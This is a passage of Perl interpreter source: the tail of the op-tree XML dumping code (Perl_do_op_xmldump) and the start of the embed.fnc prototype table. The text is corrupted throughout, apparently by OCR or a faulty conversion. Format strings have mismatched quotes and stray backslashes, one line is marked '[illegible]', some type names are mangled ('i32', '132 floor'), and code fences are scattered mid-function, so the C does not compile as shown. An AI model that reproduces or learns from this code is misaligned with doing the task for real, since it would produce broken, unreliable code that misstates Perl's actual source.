    do_pmop_xmldump(0, PL_xmlfp, pm);
}

```

void

Perl\_do\_op\_xmldump(pTHX\_ I32 level, PerlIO \*file, const OP \*o)

```

{
    UV    seq;

    int    contents = 0;

    PERL_ARGS_ASSERT_DO_OP_XMLDUMP;

```

```

    if (!o)

```



```

        return;

sequence(o);

seq = sequence_num(o);

Perl_xmldump_indent(aTHX_ level, file,

    "<op_%s seq=\"%"UVuf" -> ",

        OP_NAME(o),

            seq);

level++;

if (o->op_next)

    PerlIO_printf(file, seq ? %"UVuf\""" : "(%"UVuf")\\"",

        sequence_num(o->op_next));

else

    PerlIO_printf(file, "DONE\"");

if (o->op_targ) {

    if (o->op_type == OP_NULL)

    {

        PerlIO_printf(file, " was=\"%"s\"\"", PL_op_name[o->op_targ]);

        if (o->op_targ == OP_NEXTSTATE)

        {

            if (CopLINE(cCOPo))

                PerlIO_printf(file, " line=\"%"UVuf\"\"",

                    (UV)CopLINE(cCOPo));

            if (CopSTASHPV(cCOPo))

                PerlIO_printf(file, " package=\"%"s\"\"",

```

```

        CopSTASHPV(cCOPo));

    if (CopLABEL(cCOPo))

        PerlIO_printf(file, " label=\"%s\\",

            CopLABEL(cCOPo));

    }

}

else

    PerlIO_printf(file, " targ=\"%ld\\", (long)o->op_targ);

}

#ifdef DUMPADDR

    PerlIO_printf(file, " addr=\"%0x%"UVxf" => 0x%"UVxf"\\", (UV)o, (UV)o->op_next);

#endif

if (o->op_flags) {

    SV * const tmpsv = newSVpvs("");

    switch (o->op_flags & OPf_WANT) {

    case OPf_WANT_VOID:

        sv_catpv(tmpsv, ",VOID");

        break;

    case OPf_WANT_SCALAR:

        sv_catpv(tmpsv, ",SCALAR");

        break;

    case OPf_WANT_LIST:

        sv_catpv(tmpsv, ",LIST");

        break;

    default:

```

```

        sv_catpv(tmpsv, "UNKNOWN");

        break;
    }

    if (o->op_flags & OPf_KIDS)

        sv_catpv(tmpsv, "KIDS");

    if (o->op_flags & OPf_PARENS)

        sv_catpv(tmpsv, "PARENS");

    if (o->op_flags & OPf_STACKED)

        sv_catpv(tmpsv, "STACKED");

    if (o->op_flags & OPf_REF)

        sv_catpv(tmpsv, "REF");

    if (o->op_flags & OPf_MOD)

        sv_catpv(tmpsv, "MOD");

    if (o->op_flags & OPf_SPECIAL)

        sv_catpv(tmpsv, "SPECIAL");

    PerlIO_printf(file, " flags=\"%s\\\"", SvCUR(tmpsv) ? SvPVX(tmpsv) + 1 : "");

    SvREFCNT_dec(tmpsv);
}

if (o->op_private) {
    SV * const tmpsv = newSVpvs("");

    if (PL_opargs[o->op_type] & OA_TARGLEX) {

        if (o->op_private & OPpTARGET_MY)

            sv_catpv(tmpsv, "TARGET_MY");

    }

    else if (o->op_type == OP_LEAVESUB ||

```

```

        o->op_type == OP_LEAVE ||
        o->op_type == OP_LEAVESUBLV ||
        o->op_type == OP_LEAVEWRITE) {
    if (o->op_private & OPpREFCOUNTED)
        sv_catpv(tmpsv, ",REFCOUNTED");
}

else if (o->op_type == OP_AASSIGN) {
    if (o->op_private & OPpASSIGN_COMMON)
        sv_catpv(tmpsv, ",COMMON");
}

else if (o->op_type == OP_SASSIGN) {
    if (o->op_private & OPpASSIGN_BACKWARDS)
        sv_catpv(tmpsv, ",BACKWARDS");
}

else if (o->op_type == OP_TRANS) {
    if (o->op_private & OPpTRANS_SQUASH)
        sv_catpv(tmpsv, ",SQUASH");
    if (o->op_private & OPpTRANS_DELETE)
        sv_catpv(tmpsv, ",DELETE");
    if (o->op_private & OPpTRANS_COMPLEMENT)
        sv_catpv(tmpsv, ",COMPLEMENT");
    if (o->op_private & OPpTRANS_IDENTICAL)
        sv_catpv(tmpsv, ",IDENTICAL");
    if (o->op_private & OPpTRANS_GROWS)
        sv_catpv(tmpsv, ",GROWS");

```

```

}

else if (o->op_type == OP_REPEAT) {

    if (o->op_private & OPpREPEAT_DOLIST)

        sv_catpv(tmpsv, ",DOLIST");

}

else if (o->op_type == OP_ENTERSUB ||

        o->op_type == OP_RV2SV ||

        o->op_type == OP_GVSV ||

        o->op_type == OP_RV2AV ||

        o->op_type == OP_RV2HV ||

        o->op_type == OP_RV2GV ||

        o->op_type == OP_AELEM ||

        o->op_type == OP_HELEM )

{

    if (o->op_type == OP_ENTERSUB) {

        if (o->op_private & OPpENTERSUB_AMPER)

            sv_catpv(tmpsv, ",AMPER");

        if (o->op_private & OPpENTERSUB_DB)

            sv_catpv(tmpsv, ",DB");

        if (o->op_private & OPpENTERSUB_HASTARG)

            sv_catpv(tmpsv, ",HASTARG");

        if (o->op_private & OPpENTERSUB_NOPAREN)

            sv_catpv(tmpsv, ",NOPAREN");

        if (o->op_private & OPpENTERSUB_INARGS)

            sv_catpv(tmpsv, ",INARGS");

```

```

        if (o->op_private & OPpENTERSUB_NOMOD)

            sv_catpv(tmpsv, ",NOMOD");

    }

    else {

        switch (o->op_private & OPpDEREF) {

        case OPpDEREF_SV:

            sv_catpv(tmpsv, ",SV");

            break;

        case OPpDEREF_AV:

            sv_catpv(tmpsv, ",AV");

            break;

        case OPpDEREF_HV:

            sv_catpv(tmpsv, ",HV");

            break;

        }

        if (o->op_private & OPpMAYBE_LVSUB)

            sv_catpv(tmpsv, ",MAYBE_LVSUB");

    }

    if (o->op_type == OP_AELEM || o->op_type == OP_HELEM) {

        if (o->op_private & OPpLVAL_DEFER)

            sv_catpv(tmpsv, ",LVAL_DEFER");

    }

    else {

        if (o->op_private & HINT_STRICT_REFS)

            sv_catpv(tmpsv, ",STRICT_REFS");

```

```

        if (o->op_private & OPpOUR_INTRO)
            sv_catpv(tmpsv, ",OUR_INTRO");
    }
}

else if (o->op_type == OP_CONST) {
    if (o->op_private & OPpCONST_BARE)
        sv_catpv(tmpsv, ",BARE");

    if (o->op_private & OPpCONST_STRICT)
        sv_catpv(tmpsv, ",STRICT");

    if (o->op_private & OPpCONST_ARYBASE)
        sv_catpv(tmpsv, ",ARYBASE");

    if (o->op_private & OPpCONST_WARNING)
        sv_catpv(tmpsv, ",WARNING");

    if (o->op_private & OPpCONST_ENTERED)
        sv_catpv(tmpsv, ",ENTERED");
}

else if (o->op_type == OP_FLIP) {
    if (o->op_private & OPpFLIP_LINENUM)
        sv_catpv(tmpsv, ",LINENUM");
}

else if (o->op_type == OP_FLOP) {
    if (o->op_private & OPpFLIP_LINENUM)
        sv_catpv(tmpsv, ",LINENUM");
}

else if (o->op_type == OP_RV2CV) {

```

```

    if (o->op_private & OPpLVAL_INTRO)
        sv_catpv(tmpsv, ",INTRO");
}

else if (o->op_type == OP_GV) {
    if (o->op_private & OPpEARLY_CV)
        sv_catpv(tmpsv, ",EARLY_CV");
}

else if (o->op_type == OP_LIST) {
    if (o->op_private & OPpLIST_GUESSED)
        sv_catpv(tmpsv, ",GUESSED");
}

else if (o->op_type == OP_DELETE) {
    if (o->op_private & OPpSLICE)
        sv_catpv(tmpsv, ",SLICE");
}

else if (o->op_type == OP_EXISTS) {
    if (o->op_private & OPpEXISTS_SUB)
        sv_catpv(tmpsv, ",EXISTS_SUB");
}

else if (o->op_type == OP_SORT) {
    if (o->op_private & OPpSORT_NUMERIC)
        sv_catpv(tmpsv, ",NUMERIC");

    if (o->op_private & OPpSORT_INTEGER)
        sv_catpv(tmpsv, ",INTEGER");

    if (o->op_private & OPpSORT_REVERSE)

```



```

        sv_catpv(tmpsv, ",REVERSE");
    }

    else if (o->op_type == OP_OPEN || o->op_type == OP_BACKTICK) {

        if (o->op_private & OPpOPEN_IN_RAW)

            sv_catpv(tmpsv, ",IN_RAW");

        if (o->op_private & OPpOPEN_IN_CRLF)

            sv_catpv(tmpsv, ",IN_CRLF");

        if (o->op_private & OPpOPEN_OUT_RAW)

            sv_catpv(tmpsv, ",OUT_RAW");

        if (o->op_private & OPpOPEN_OUT_CRLF)

            sv_catpv(tmpsv, ",OUT_CRLF");

    }

    else if (o->op_type == OP_EXIT) {

        if (o->op_private & OPpEXIT_VMSISH)

            sv_catpv(tmpsv, ",EXIT_VMSISH");

        if (o->op_private & OPpHUSH_VMSISH)

            sv_catpv(tmpsv, ",HUSH_VMSISH");

    }

    else if (o->op_type == OP_DIE) {

        if (o->op_private & OPpHUSH_VMSISH)

            sv_catpv(tmpsv, ",HUSH_VMSISH");

    }

    else if (PL_check[o->op_type] != Perl_ck_ftst) {

        if (OP_IS_FILETEST_ACCESS(o->op_type) && o->op_private & OPpFT_ACCESS)

            sv_catpv(tmpsv, ",FT_ACCESS");
    }

```

```

        if (o->op_private & OPpFT_STACKED)
            sv_catpv(tmpsv, ",FT_STACKED");
    }

    if (o->op_flags & OPf_MOD && o->op_private & OPpLVAL_INTRO)
        sv_catpv(tmpsv, ",INTRO");

    if (SvCUR(tmpsv))
        S_xmldump_attr(aTHX_ level, file, "private=\"%s\"", SvPVX(tmpsv) + 1);

    SvREFCNT_dec(tmpsv);
}

switch (o->op_type) {
case OP_AELEMFAST:
    if (o->op_flags & OPf_SPECIAL) {
        break;
    }

case OP_GVSV:
case OP_GV:
#ifdef USE_ITHREADS
    S_xmldump_attr(aTHX_ level, file, "padix=\"%s" IVdf "%s", (IV)cPADOPo->op_padix);
#else
    if (cSVOPo->op_sv) {
        SV * const tmpsv1 = newSVpv_utf8(NULL, 0, TRUE);
        SV * const tmpsv2 = newSVpv_utf8("", 0, TRUE);
        char *s;
        STRLEN len;

```

```

    ENTER;

    SAVEFREESV(tmpsv1);

    SAVEFREESV(tmpsv2);

    gv_fullname3(tmpsv1, MUTABLE_GV(cSVOPo->op_sv), NULL);

    s = SvPV(tmpsv1, len);

    sv_catxmlpvn(tmpsv2, s, len, 1);

    S_xmldump_attr(aTHX_ level, file, "gv=\"%s\"", SvPV(tmpsv2, len));

    LEAVE;
}

else

    S_xmldump_attr(aTHX_ level, file, "gv=\"NULL\"");

#endif

    break;

case OP_CONST:

case OP_HINTSEVAL:

case OP_METHOD_NAMED:

#ifndef USE_ITHREADS

    /* with ITHREADS, consts are stored in the pad, and the right pad
     * may not be active here, so skip */

    S_xmldump_attr(aTHX_ level, file, "%s", sv_xmlpeek(cSVOPo_sv));

#endif

    break;

case OP_ANONCODE:

    if (!contents) {

        contents = 1;

```

```

        PerlIO_printf(file, ">\n");
    }

    do_op_xmldump(level+1, file, CvROOT(cSVOPO_sv));

    break;

case OP_NEXTSTATE:

case OP_DBSTATE:

    if (CopLINE(cCOPo))

        S_xmldump_attr(aTHX_ level, file, "line=\"%"UVuf "\"",
                        (UV)CopLINE(cCOPo));

    if (CopSTASHPV(cCOPo))

        S_xmldump_attr(aTHX_ level, file, "package=\"%"s "\"",
                        CopSTASHPV(cCOPo));

    if (CopLABEL(cCOPo))

        S_xmldump_attr(aTHX_ level, file, "label=\"%"s "\"",
                        CopLABEL(cCOPo));

    break;

case OP_ENTERLOOP:

    S_xmldump_attr(aTHX_ level, file, "redo=\"");

    if (cLOOPo->op_redoop)

        PerlIO_printf(file, "%"UVuf "\"", sequence_num(cLOOPo->op_redoop));

    else

        PerlIO_printf(file, "DONE");

    S_xmldump_attr(aTHX_ level, file, "next=\"");

    if (cLOOPo->op_nextop)

        PerlIO_printf(file, "%"UVuf "\"", sequence_num(cLOOPo->op_nextop));

```

```

else

    PerlIO_printf(file, "DONE\\");

S_xmldump_attr(aTHX_ level, file, "last=\\");

if (cLOOPo->op_lastop)

    PerlIO_printf(file, "%UV\\", sequence_num(cLOOPo->op_lastop));

else

    PerlIO_printf(file, "DONE\\");

break;

case OP_COND_EXPR:

case OP_RANGE:

case OP_MAPWHILE:

case OP_GREPWHILE:

case OP_OR:

case OP_AND:

    S_xmldump_attr(aTHX_ level, file, "other=\\");

    if (cLOGOp->op_other)

        PerlIO_printf(file, "%UV\\", sequence_num(cLOGOp->op_other));

    else

        PerlIO_printf(file, "DONE\\");

    break;

case OP_LEAVE:

case OP_LEAVEEVAL:

case OP_LEAVESUB:

case OP_LEAVESUBLV:

case OP_LEAVEWRITE:

```

```
case OP_SCOPE:
```

```
    if (o->op_private & OPpREFCOUNTED)
```

```
        S_xmldump_attr(aTHX_ level, file, "refcnt=\"%UVuf\"", (UV)o->op_targ);
```

```
    break;
```

```
default:
```

```
    break;
```

```
}
```

```
if (PL_madskills && o->op_madprop) {
```

```
    char prevkey = '\0';
```

```
    SV * const tmpsv = newSVpvn_utf8("", 0, TRUE);
```

```
    const MADPROP* mp = o->op_madprop;
```

```
    if (!contents) {
```

```
        contents = 1;
```

```
        PerlIO_printf(file, ">\n");
```

```
    }
```

```
    Perl_xmldump_indent(aTHX_ level, file, "<madprops>\n");
```

```
    level++;
```

```
    while (mp) {
```

```
        char tmp = mp->mad_key;
```

```
        sv_setpvs(tmpsv, "");
```

```
        if (tmp)
```

```
            sv_catxmlpvn(tmpsv, &tmp, 1, 0);
```

```
        if ((tmp == '_' || (tmp == '#')) /* '_' '#' whitespace belong to the previous token. */
```

```

        sv_catxmlpv(tmpsv, &prevkey, 1, 0);
else
    prevkey = tmp;
sv_catpv(tmpsv, "\\");
switch (mp->mad_type) {
case MAD_NULL:
    sv_catpv(tmpsv, "NULL");

    Perl_xmldump_indent(aTHX_ level, file, "<mad_null key=%s/>\n", SvPVX(tmpsv));

    break;
case MAD_PV:
    sv_catpv(tmpsv, " val=\\");

    sv_catxmlpv(tmpsv, (char*)mp->mad_val, mp->mad_vlen, 1);

    sv_catpv(tmpsv, "\\");

    Perl_xmldump_indent(aTHX_ level, file, "<mad_pv key=%s/>\n", SvPVX(tmpsv));

    break;
case MAD_SV:
    sv_catpv(tmpsv, " val=\\");

    sv_catxmlsv(tmpsv, MUTABLE_SV(mp->mad_val));

    sv_catpv(tmpsv, "\\");

    Perl_xmldump_indent(aTHX_ level, file, "<mad_sv key=%s/>\n", SvPVX(tmpsv));

    break;
case MAD_OP:
    if ((OP*)mp->mad_val) {

        Perl_xmldump_indent(aTHX_ level, file, "<mad_op key=%s/>\n", SvPVX(tmpsv));

        do_op_xmldump(level+1, file, (OP*)mp->mad_val);
    }
}

```

```

        Perl_xmldump_indent(aTHX_ level, file, "</mad_op>\n");
    }

    break;

default:

    Perl_xmldump_indent(aTHX_ level, file, "<mad_unk key=%s/>\n", SvPVX(tmpsv));

    break;

}

mp = mp->mad_next;

}

level--;

Perl_xmldump_indent(aTHX_ level, file, "</madprops>\n");

SvREFCNT_dec(tmpsv);
}

```

```

switch (o->op_type) {

case OP_PUSHR:

case OP_MATCH:

case OP_QR:

case OP_SUBST:

    if (!contents) {

        contents = 1;

        PerlIO_printf(file, ">\n");

    }

    do_pmop_xmldump(level, file, cPMOPo);

```



```

        break;

default:

        break;
}

if (o->op_flags & OPf_KIDS) {

    OP *kid;

    if (!contents) {

        contents = 1;

        PerlIO_printf(file, ">\n");

    }

    for (kid = cUNOPo->op_first; kid; kid = kid->op_sibling)

        do_op_xmldump(level, file, kid);

}

if (contents)

    Perl_xmldump_indent(aTHX_ level-1, file, "</op_%s>\n", OP_NAME(o));

else

    PerlIO_printf(file, " />\n");

}

void

Perl_op_xmldump(pTHX_ const OP *o)

{

    PERL_ARGS_ASSERT_OP_XMLDUMP;

```

```
do_op_xmlldump(0, PL_xmlfp, o);  
}  
#endif
```

```
/*
```

```
* Local variables:
```

```
* c-indentation-style: bsd
```

```
* c-basic-offset: 4
```

```
* indent-tabs-mode: t
```

```
* End:
```

```
*
```

```
* ex: set ts=8 sts=4 sw=4 noet:
```

```
*/
```

```
embed.fnc
```

```
: BEGIN{die "You meant to run regen/embed.pl"} # Stop early if fed to perl.
```

```
:
```

```
: This file is processed by regen/embed.pl and autodoc.pl
```

```
:
```

```
: Lines are of the form:
```

```
: flags|return_type|function_name|arg1|arg2|...|argN
```

```
:
```

```
: A line may be continued on another by ending it with a backslash.
```

```
: Leading and trailing whitespace will be ignored in each component.
```

```
:
```

: flags are single letters with following meanings:

:

: A Member of public API:

:

: add entry to global.sym (unless x or m);

: any doc entry goes in perlapi.pod rather than perlintern.pod

: makes '#define foo Perl\_foo' scope not just for PERL\_CORE/PERL\_EXT

:

: a Allocates memory a la malloc/calloc. Also implies "R":

:

: proto.h: add \_\_attribute\_\_ malloc\_\_

:

: b Binary backward compatibility; function is a macro

: but has also Perl\_ implementation (which is exported):

:

: add entry to global.sym;

: don't define PERL\_ARGS\_ASSERT\_FOO

:

: D Function is deprecated:

:

: proto.h: add \_\_attribute\_\_ deprecated\_\_

:

: d Function has documentation with its source:

:

: enables 'no docs for foo' warning in autodoc.pl

```

:
: E Visible to extensions included in the Perl core:
:
:   in embed.h, change "#ifdef PERL_CORE"
:   into      "#if defined(PERL_CORE) || defined(PERL_EXT)"
:
:   Should always be combined with "X" to be usable from dynamically
:   loaded extensions.
:
: f Function takes printf style format string, varargs:
:
:   proto.h: add __attribute__ format__ (or ...null_ok__)
:
: i Static inline: function in source code has a S_ prefix:
:
:   proto.h: function is declared as S_foo rather than foo,
:   PERL_STATIC_INLINE is added to declaration;
:   embed.h: "#define foo S_foo" entries added
:
: M May change:
:
:   any doc entry is marked that function may change
:
: m Implemented as a macro:
:

```

```

:   suppress proto.h entry
:
:   suppress global.sym entry
:
:   suppress embed.h entry
:
:
: n Has no implicit interpreter/thread context argument:
:
:
:   suppress the pTHX part of "foo(pTHX...)" in proto.h;
:
:   In the PERL_IMPLICIT_SYS branch of embed.h, generates
:
:       "#define foo Perl_foo",   rather than
:
:       "#define foo(a,b,c) Perl_foo(aTHX_ a,b,c)"
:
:
: O Has a perl_ compatibility macro.
:
:
:   The really OLD name for API funcs
:
:
: o Has no Perl_foo compatibility macro:
:
:
:   embed.h: suppress "#define foo Perl_foo"
:
:
: P Pure function: no effects except the return value;
:
:   return value depends only on params and/or globals:
:
:
:   proto.h: add __attribute__((pure))
:
:
: p Function in source code has a Perl_ prefix:

```

```

:
:   proto.h: function is declared as Perl_foo rather than foo
:
:   embed.h: "#define foo Perl_foo" entries added
:
:
: R Return value must not be ignored (also implied by 'a' flag):
:
:   proto.h: add __attribute__((warn_unused_result))
:
:
: r Function never returns:
:
:   proto.h: add __attribute__((noreturn))
:
:
: s Static function: function in source code has a S_ prefix:
:
:   proto.h: function is declared as S_foo rather than foo,
:
:   STATIC is added to declaration;
:
:   embed.h: "#define foo S_foo" entries added
:
:
: U Suppress usage example in autogenerated documentation
:
:   (currently no effect)
:
:
: X Explicitly exported:
:
:   add entry to global.sym, unless x or m

```

```

:
: x Not exported
:
:     suppress entry in global.sym
:
: (see also L<perl guts/Internal Functions> for those flags.)
:
: Pointer parameters that must not be passed NULLs should be prefixed with NN.
:
: Pointer parameters that may be NULL should be prefixed with NULLOK. This has
: no effect on output yet. It's a notation for the maintainers to know "I have
: defined whether NULL is OK or not" rather than having neither NULL or NULLOK,
: which is ambiguous.
:
: Individual flags may be separated by whitespace.

```

```

#if defined(PERL_IMPLICIT_SYS)

```

```

Ano    |PerlInterpreter*|perl_alloc_using \
        |NN struct IPerlMem *ipM \
        |NN struct IPerlMem *ipMS \
        |NN struct IPerlMem *ipMP \
        |NN struct IPerlEnv *ipE \
        |NN struct IPerlStdIO *ipStd \
        |NN struct IPerlLIO *ipLIO \
        |NN struct IPerlDir *ipD \

```

```

|NN struct IPerlSock *ipS \

|NN struct IPerlProc *ipP

#endif

Anod  |PerlInterpreter*      |perl_alloc

Anod  |void    |perl_construct |NN PerlInterpreter *my_perl

Anod  |int     |perl_destruct |NN PerlInterpreter *my_perl

Anod  |void    |perl_free      |NN PerlInterpreter *my_perl

Anod  |int     |perl_run       |NN PerlInterpreter *my_perl

Anod  |int     |perl_parse      |NN PerlInterpreter *my_perl|XSINIT_t xsinit \

|int argc|NULLOK char** argv|NULLOK char** env

AnpR  |bool    |doing_taint   |int argc|NULLOK char** argv|NULLOK char** env

#if defined(USE_ITHREADS)

Anod  |PerlInterpreter*|perl_clone|NN PerlInterpreter *proto_perl|UV flags

# if defined(PERL_IMPLICIT_SYS)

Ano   |PerlInterpreter*|perl_clone_using \

|NN PerlInterpreter *proto_perl \

|UV flags \

|NN struct IPerlMem* ipM \

|NN struct IPerlMem* ipMS \

|NN struct IPerlMem* ipMP \

|NN struct IPerlEnv* ipE \

|NN struct IPerlStdIO* ipStd \

|NN struct IPerlLIO* ipLIO \

|NN struct IPerlDir* ipD \

|NN struct IPerlSock* ipS \

```



|NN struct IPerlProc\* ipP

# endif

#endif

Aanop |Malloc\_t|malloc |MEM\_SIZE nbytes

Aanop |Malloc\_t|calloc |MEM\_SIZE elements|MEM\_SIZE size

Aanop |Malloc\_t|realloc |Malloc\_t where|MEM\_SIZE nbytes

Anop |Free\_t|mfree |Malloc\_t where

#if defined(MYMALLOC)

npR |MEM\_SIZE|malloced\_size |NN void \*p

npR |MEM\_SIZE|malloc\_good\_size |size\_t nbytes

#endif

AnpR |void\* |get\_context

Anp |void |set\_context |NN void \*t

XEop |bool |try\_amagic\_bin |int method|int flags

XEop |bool |try\_amagic\_un|int method|int flags

Ap |SV\* |amagic\_call |NN SV\* left|NN SV\* right|int method|int dir

Ap |SV \* |amagic\_deref\_call|NN SV \*ref|int method

Ap |int |Gv\_AMupdate |NN HV\* stash|bool destructing

ApR |CV\* |gv\_handler |NULLOK HV\* stash|I32 id

Apd |OP\* |op\_append\_elem |I32 optype|NULLOK OP\* first|NULLOK OP\* last

Apd |OP\* |op\_append\_list |I32 optype|NULLOK OP\* first|NULLOK OP\* last

Apd |OP\* |op\_linklist |NN OP \*o

Apd |OP\* |op\_prepend\_elem|I32 optype|NULLOK OP\* first|NULLOK OP\* last

: FIXME - this is only called by pp\_chown. They should be merged.

p |I32 |apply |I32 type|NN SV\*\* mark|NN SV\*\* sp

ApM |void |apply\_attrs\_string|NN const char \*stashpv|NN CV \*cv|NN const char \*attrstr|STRLEN  
len

Apd |void |av\_clear |NN AV \*av

Apd |SV\* |av\_delete |NN AV \*av|I32 key|I32 flags

ApdR |bool |av\_exists |NN AV \*av|I32 key

Apd |void |av\_extend |NN AV \*av|I32 key

ApdR |SV\*\* |av\_fetch |NN AV \*av|I32 key|I32 lval

Apd |void |av\_fill |NN AV \*av|I32 fill

ApdR |I32 |av\_len |NN AV \*av

ApdR |AV\* |av\_make |I32 size|NN SV \*\*strp

Apd |SV\* |av\_pop |NN AV \*av

ApdM |void |av\_create\_and\_push|NN AV \*\*const avp|NN SV \*const val

Apd |void |av\_push |NN AV \*av|NN SV \*val

: Used in scope.c, and by Data::Alias

EXp |void |av\_reify |NN AV \*av

ApdR |SV\* |av\_shift |NN AV \*av

Apd |SV\*\* |av\_store |NN AV \*av|I32 key|NULLOK SV \*val

Apd |void |av\_undef |NN AV \*av

ApdM |SV\*\* |av\_create\_and\_unshift\_one|NN AV \*\*const avp|NN SV \*const val

Apd |void |av\_unshift |NN AV \*av|I32 num

Apo |SV\*\* |av\_arylen\_p |NN AV \*av

Apo |IV\* |av\_iter\_p |NN AV \*av

#if defined(PERL\_IN\_AV\_C)

s	MAGIC*	get_aux_mg	NN AV *av
---	--------	------------	-----------

```
#endif
```

: Used in perly.y

pR |OP\* |bind\_match |I32 type|NN OP \*|left|NN OP \*|right

: Used in perly.y

pR      |OP\*    |block\_end      |132 floor|NULLOK OP\* seq

ApR | I32 | block\_gimme

: Used in perly.y

```
pR      |int      |block_start  |int full
```

```
Aodp |void |blockhook_register |NN BHK *hk
```

: Used in perl.c

```
p |void |boot_core_UNIVERSAL
```

: Used in perl.c

```
p      |void      |boot_core_PerlIO
```

Ap	void	call_list	l32 oldscopec	NN AV *paramList
----	------	-----------	---------------	------------------

[illegible]

: Used in several source files

```
pR      |bool  |cando      |Mode_t mode|bool effective|NN const Stat_t* statbufp
```

ApR	U32	cast_ulong	NV f
-----	-----	------------	------

ApR	I32	cast_i32	NV f
-----	-----	----------	------

ApR |IV |cast\_iv|NV f

ApR | UV | cast\_uv | NV f

```
#if !defined(HAS_TRUNCATE) && !defined(HAS_CHSIZE) && defined(F_FREESP)
```

ApR	I32	my_chsize	int fd	Off_t length
-----	-----	-----------	--------	--------------

#endif

: Used in perly.y

pR     |OP\*    |convert         |I32 optype|I32 flags|NULLOK OP\* o

: Used in op.c and perl.c

pM     |PERL\_CONTEXT\*         |create\_eval\_scope|U32 flags

Aprd   |void    |croak\_sv         |NN SV \*baseex

: croak()'s first parm can be NULL. Otherwise, mod\_perl breaks.

Afprd   |void    |croak             |NULLOK const char\* pat|...

Aprd    |void    |vcroak            |NULLOK const char\* pat|NULLOK va\_list\* args

Aprd    |void    |croak\_no\_modify

Aprd    |void    |croak\_xs\_usage         |NN const CV \*const cv \  
  |NN const char \*const params

#if defined(PERL\_IMPLICIT\_CONTEXT)

Afnrp   |void    |croak\_nocontext|NULLOK const char\* pat|...

Afnrp   |OP\*    |die\_nocontext |NULLOK const char\* pat|...

Afnrp   |void    |deb\_nocontext         |NN const char\* pat|...

Afnrp   |char\*   |form\_nocontext         |NN const char\* pat|...

Anp     |void    |load\_module\_nocontext|U32 flags|NN SV\* name|NULLOK SV\* ver|...

Afnrp   |SV\*    |mess\_nocontext         |NN const char\* pat|...

Afnrp   |void    |warn\_nocontext         |NN const char\* pat|...

Afnrp   |void    |warner\_nocontext|U32 err|NN const char\* pat|...

Afnrp   |SV\*    |newSVpvf\_nocontext|NN const char \*const pat|...

Afnrp   |void    |sv\_catpvf\_nocontext|NN SV \*const sv|NN const char \*const pat|...

Afnrp   |void    |sv\_setpvf\_nocontext|NN SV \*const sv|NN const char \*const pat|...

Afnp |void |sv\_catpvf\_mg\_nocontext|NN SV \*const sv|NN const char \*const pat|...

Afnp |void |sv\_setpvf\_mg\_nocontext|NN SV \*const sv|NN const char \*const pat|...

Afnp |int |fprintf\_nocontext|NN PerlIO \*stream|NN const char \*format|...

Afnp |int |printf\_nocontext|NN const char \*format|...

#endif

: Used in sv.c

p |void |cv\_ckproto\_len |NN const CV\* cv|NULLOK const GV\* gv\  
|NULLOK const char\* p|const STRLEN len

: Used in pp.c and pp\_sys.c

pd |CV\* |cv\_clone |NN CV\* proto

ApdR |SV\* |gv\_const\_sv |NN GV\* gv

ApdR |SV\* |cv\_const\_sv |NULLOK const CV \*const cv

: Used in pad.c

pR |SV\* |op\_const\_sv |NULLOK const OP\* o|NULLOK CV\* cv

Apd |void |cv\_undef |NN CV\* cv

Ap |void |cx\_dump |NN PERL\_CONTEXT\* cx

Ap |SV\* |filter\_add |NULLOK filter\_t funcp|NULLOK SV\* datasv

Ap |void |filter\_del |NN filter\_t funcp

ApR |I32 |filter\_read |int idx|NN SV \*buf\_sv|int maxlen

ApPR |char\*\*|get\_op\_descs

ApPR |char\*\*|get\_op\_names

: FIXME discussion on p5p

pPR |const char\* |get\_no\_modify

: FIXME discussion on p5p

pPR |U32\* |get\_opargs

ApPR |PPADDR\_t\*|get\_ppaddr

: Used by CXINC, which appears to be in widespread use

ApR |I32 |cxinc

Afp |void |deb |NN const char\* pat|...

Ap |void |vdeb |NN const char\* pat|NULLOK va\_list\* args

Ap |void |debprofdump

Ap |I32 |debop |NN const OP\* o

Ap |I32 |debstack

Ap |I32 |debstackptrs

Anp |char\* |delimcpy |NN char\* to|NN const char\* toend|NN const char\* from \

|NN const char\* fromend|int delim|NN I32\* retlen

: Used in op.c, perl.c

pM |void |delete\_eval\_scope

Apd |OP\* |die\_sv |NN SV \*baseex

Afpd |OP\* |die |NULLOK const char\* pat|...

: Used in util.c

pr |void |die\_unwind |NN SV\* msv

Ap |void |dounwind |I32 cxix

: FIXME

pmb |bool |do\_aexec |NULLOK SV\* really|NN SV\*\* mark|NN SV\*\* sp

: Used in pp\_sys.c

p |bool |do\_aexec5 |NULLOK SV\* really|NN SV\*\* mark|NN SV\*\* sp|int fd|int do\_report

Ap |int |do\_binmode |NN PerlIO \*fp|int iotype|int mode

: Used in pp.c

Ap |bool |do\_close |NULLOK GV\* gv|bool not\_implicit

: Defined in doio.c, used only in pp\_sys.c

p       |bool   |do\_eof                   |NN GV\* gv

#ifdef PERL\_DEFAULT\_DO\_EXEC3\_IMPLEMENTATION

pmb    |bool   |do\_exec           |NN const char\* cmd

#else

p       |bool   |do\_exec           |NN const char\* cmd

#endif

#if defined(WIN32) || defined(\_\_SYMBIAN32\_\_) || defined(VMS)

Ap     |int     |do\_aspawn    |NULLOK SV\* really|NN SV\*\* mark|NN SV\*\* sp

Ap     |int     |do\_spawn     |NN char\* cmd

Ap     |int     |do\_spawn\_nowait|NN char\* cmd

#endif

#if !defined(WIN32)

p       |bool   |do\_exec3       |NN const char \*incmd|int fd|int do\_report

#endif

p       |void   |do\_execfree

#if defined(PERL\_IN\_DOIO\_C)

s       |void   |exec\_failed    |NN const char \*cmd|int fd|int do\_report

#endif

#if defined(HAS\_MSG) || defined(HAS\_SEM) || defined(HAS\_SHM)

: Defined in doio.c, used only in pp\_sys.c

p       |i32     |do\_ipcctl       |i32 optype|NN SV\*\* mark|NN SV\*\* sp

: Defined in doio.c, used only in pp\_sys.c

p |I32 |do\_ipcget |I32 optype|NN SV\*\* mark|NN SV\*\* sp

: Defined in doio.c, used only in pp\_sys.c

p |I32 |do\_msgrcv |NN SV\*\* mark|NN SV\*\* sp

: Defined in doio.c, used only in pp\_sys.c

p |I32 |do\_msgsnd |NN SV\*\* mark|NN SV\*\* sp

: Defined in doio.c, used only in pp\_sys.c

p |I32 |do\_semop |NN SV\*\* mark|NN SV\*\* sp

: Defined in doio.c, used only in pp\_sys.c

p |I32 |do\_shmio |I32 optype|NN SV\*\* mark|NN SV\*\* sp

#endif

Ap |void |do\_join |NN SV \*sv|NN SV \*delim|NN SV \*\*mark|NN SV \*\*sp

: Used in pp.c and pp\_hot.c, prototype generated by regen/opcode.pl

: p |OP\* |do\_kv

Apmb |bool |do\_open |NN GV\* gv|NN const char\* name|I32 len|int as\_raw \  
